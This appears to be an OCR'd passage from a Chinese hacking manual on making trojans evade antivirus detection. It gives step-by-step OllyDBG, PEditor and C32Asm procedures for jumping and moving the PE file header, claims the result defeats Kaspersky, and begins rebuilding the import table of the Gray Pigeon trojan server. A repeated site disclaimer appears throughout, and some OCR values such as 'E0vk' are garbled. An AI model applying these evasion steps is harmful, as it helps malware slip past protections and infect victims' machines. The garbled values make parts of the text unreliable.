


图 6-83 文件头的加密

4.调转文件头

调转文件头就是将文件头的位置从现在的位置跳转到其他的位置，让原来的位置填充为空白。整个操作过程和修改特征码中的替换法非常的相似。

第一步：还是用程序 OllyDBG 载入文件，结果程序自动停留在文件入口点的位置上。将文件头前四行的代码复制下来，如图 6-84 所示，代码如下：

```
00402A44 >/$  55          push    ebp
00402A45  |.  8BEC        mov     ebp, esp
00402A47  |.  6A FF       push    -1
00402A49  |.  68 60394000 push    00403960
```

第二步：在程序里面找到一个空白的间隔区域，这里找到的是 00402E40 这个位置，单击右键菜单中的“汇编”命令，依次在“汇编”窗口写入复制下来的文件头代码。然后再在后面加入跳转代码，即 jl 00402A4E 和 jge 00402A4E，使其重新跳回到文件头的第五行代码，如图 6-85 所示。

```
00402E40    55          push    ebp
00402E41    8BEC        mov     ebp, esp
00402E43    6A FF       push    -1
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
00402E45    68 60394000    push    00403960
00402E4A    ^ 0F8C FEFBFFFF jl      00402A4E
00402E50    ^ 0F8D F8FBFFFF jge     00402A4E
```




图 6-84 文件头的复制




图 6-85 文件头的转移

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

由于文件头进行了修改，因此文件的入口点也可以修改，修改的方法同样包括两种。

第一就是使用原来的入口点。首先选择文件头原来的四行代码，单击鼠标右键选择“二进制”菜单中的“使用 NOP 填充”命令，将原有的文件头代码填充掉。然后单击右键菜单中的“汇编”命令，在“汇编”窗口中写入一句跳转命令，这样就可以跳转到新的文件头位置，即 jmp 00402E40，如图 6-86 所示。

```
00402A45    90              nop
00402A46    E9 F5030000     jmp     00402E40
00402A4B    90              nop
00402A4C    90              nop
```




图 6-86 文件头的调整

第二种方法就是修改入口点到新的位置上。运行修改程序 PEditor，单击“浏览”按钮选择程序文件，这时 PEditor 会自动地读取文件的“入口点”等信息。这里将默认的“入口点”00002A44，改成新的入口点 00402E40 就可以了，最后单击“应用更改”按钮进行确认即可。

除此以外还有一种非常简单的方法，就是在文件头的原位置上直接进行修改。比如选择第一行代码 push ebp 后，单击右键菜单中的“汇编”命令，然后在“汇编”窗口将其改成 pop ebp 就可以了。

修改完成选择刚刚修改的内容，单击右键菜单中的“复制到可执行文件”命令，接着在它的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

子菜单中选择“选择”命令，程序就会弹出一个新窗口。同样在新窗口中单击鼠标右键，选择其中的“保存文件”命令，在弹出的窗口中对刚刚修改文件头的文件进行保存即可。




图 6-87 文件头的修改




图 6-88 文件头的修改

5.移动文件头

如果上面的方法都还不能免杀，那么就只有进行文件头的移动操作。这种方法可以同时对多款杀毒软件起到免杀效果，进一步的起到保护作用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

首先运行 PEClean 这款用于清除 PE 文件头垃圾的工具，通过它可以有效地缩短 PE 文件头的大小。运行 PEClean 并且将程序文件拖放到操作界面中释放，这样 PEClean 就会自动将文件头的垃圾清除。




图 6-89 清除多余信息

接着运行 C32Asm 这款程序编辑工具，单击“文件”菜单中的“打开十六进制文件”命令，选择刚刚处理完成的程序文件。可以看到，PE 文件头里面原有的 “This program cannot be run in DOS mode”信息，已经被 PEClean 程序彻底地清除干净了。



图 6-90 修改前的代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-91 修改后的代码

现在从字母 PE 所在的位置就是 PE 段的入口点，由于 C32Asm 同时是一款十六进制工具，因此首先需要计算出 PE 区的大小。那么如何计算出 PE 区段的大小呢?

第一步：找到 PE 区段代码中的第一个问号，发现该问号所对应的十六进制代码为 E0vk 如图 6-92 所示。




图 6-92 计算区段大小

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二步：用 Windows 系统自带的计算器，将 E0 转化为十进制得到的结果为 224，如图 6-93 所示。这就说明 PE 区段的大小为 224。现在从程序代码中的“PE”这个位置向下复制 224 个字节大小，然后选择鼠标右键菜单中的“拷贝”→“拷贝”命令。



图 6-93 数值大小转换

第三步：将刚刚选择的 PE 区段代码，向上移动到文件头第一个“？”下方的位置。从这里向下复制 224 个字节大小，然后单击鼠标右键中的“粘贴”命令，这样 PE 区段就成功的完成向上移动，如图 6-94 所示。




图 6-94 区段代码上移

由于上移了 PE 文件头的位置，因此 PE 区段的字节大小就有所改变，因此需要重新计算才行。现在从 PE 区段的头部到 PE 区段以前的尾部，一直复制下来发现程序代码一共有 376 个字节大小。再利用系统自带的计算器，将十进制的 376 转化为十六进制，结果为 178。转化完成以后，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

还是在PE区段代码里第一个问号处进行修改，如图6-95所示。



图6-95 计算区段大小

注意

需要注意的是，PE区段的地址的是从低位到高位开始写，比如新的PE区段地址为178，因此这里就需要改成7801。

第四步：把不需要的PE区段填充掉，选择老的PE区段代码后单击鼠标右键选择“填充”命令，然后在弹出的窗口中选择“使用十六进制填充”选项，在填充框中输入“00”后单击“确定”按钮即可完成。因为PE区段已经整体上移了，所以最后需要对PE区段的起始位置进行修改。




图6-96 修改区段大小

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

找到“MZ”后面的那个问号，也就是前面所说的第一个“？”的位置。这个问号所对应的就是PE区段以前的位置，这里也需要将地址从低位写到高位，现在只需要将其修改为最新的地址4000即可，如图6-97所示。最后单击工具栏中的“保存”按钮，就可以保存这个修改的测试程序了。下面我们用利用最新病毒库的卡巴斯基对测试程序进行查杀，发现这个时候卡巴斯基已经对它束手无策了。




图6-97 修改区段地址

6.6 输入表内容分析修改

PE文件的正常运行是离不开输入表的，因此输入表也成为杀毒软件重点盯防的对象。由于输入表位置特殊，因此加花、修改特征码等方式都行不通。如果木马的特征码出现在了输入表，就需要使用特殊的修改方法才能免杀了。

6.6.1 什么是输入表

免杀过程中处理输入表是很关键的一个环节，因此我们先来了解PE格式中的输入表，要想了解输入表，还得从DLL文件说起。

我们知道，在大型的软件中有很多DLL文件，它们被称作为“动态链接库文件”，这些文件中含有许多的导入函数，导入函数是不能够被直接执行的。当一个EXE主程序在运行的时候，它会调用DLL文件中的导入函数，当然执行的代码也是在DLL文件中提取的。那么EXE主程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

是如何调用 DLL 文件中的导入函数呢？这就要归功于输入表了。输入表就相当于 EXE 文件与 DLL 文件沟通的桥梁，形象点可以比喻成两个城市之间交流的高速公路，所有的导入函数信息都会写入输入表中。在 PE 文件映射到内存后，Windows 系统将相应的 DLL 文件装入，EXE 文件通过“输入表”找到对应的 DLL 中的导入函数，从而让程序正常运行，这一动态连接的过程都是由“输入表”参与的。

一些压缩壳填充 IAT 过程中没做什么手脚，所以用 ImpREC 工具可以直接重建输入表。而一些加密壳为了防止输入表被还原，就在 IAT 加密上大做文章，此时壳填充 IAT 里的不是实际的 API 地址，而是填充壳中用来 HOOK-API 的外壳代码的地址。这样壳中的代码一旦完成了加载工作，在进入原程序的代码之后，仍然能够间接地获得程序的控制权。因为程序总是需要与系统打交道，与系统交道的途径是 API，而 API 的地址已经替换成了壳的 HOOK-API 的地址。那么程序每一次与系统打交道，都会让壳的代码获得一次控制权。这样壳可以进行反跟踪继续保护软件，同时也可完成某些特殊的任务。所以重建输入表的关键是获得没加密的 IAT，一般的做法是跟踪加壳程序对 IAT 处理过程，修改相关指令不让外壳加密 IAT。

6.6.2 重建输入表

首先通过 ImportREC 这款程序重建输入表。常说的重建输入表是用 IAT 反推，重新构造一张新的输入表，将原来的输入函数都包含进去。

第一步：运行 ImportREC 这款资源重建工具，单击“选项”按钮后在弹出的窗口中，将“新建输入表”内容里面所有选项前面的勾去掉，然后“确定”退出并重新运行它。现在运行 OLLYDBG 并载入这个程序文件，这里我们用灰鸽子木马服务端程序来做测试。




图 6-98 高级选项设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二步：返回 ImportREC 窗口，在“获取系统中的进程”列表中选择文件的进程。然后运行查壳工具 PEiD，同样载入测试程序文件，单击“子系统”旁边的“选项”按钮，获得测试程序文件的 PE 信息内容。记录下“导入表”中“RVA”和“大小”中的数值即 000A8000 和 000033A2，如图 6-100 所示。同时将它们分别填入 ImportREC 窗口中的“RVA”和“大小”选项里面就可以了。



图 6-99 选择程序进程




图 6-100 输入对应信息

第三步：单击 ImportREC 窗口中的“获取输入表”按钮，当输入表获取完成以后，依次单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

击窗口右侧中的“显示可疑函数”和“显示无效函数”按钮。接着 ImportREC 将自动分析程序中的可疑函数和无效函数，并且在“已经找到的输入表函数”窗口中显示出来。

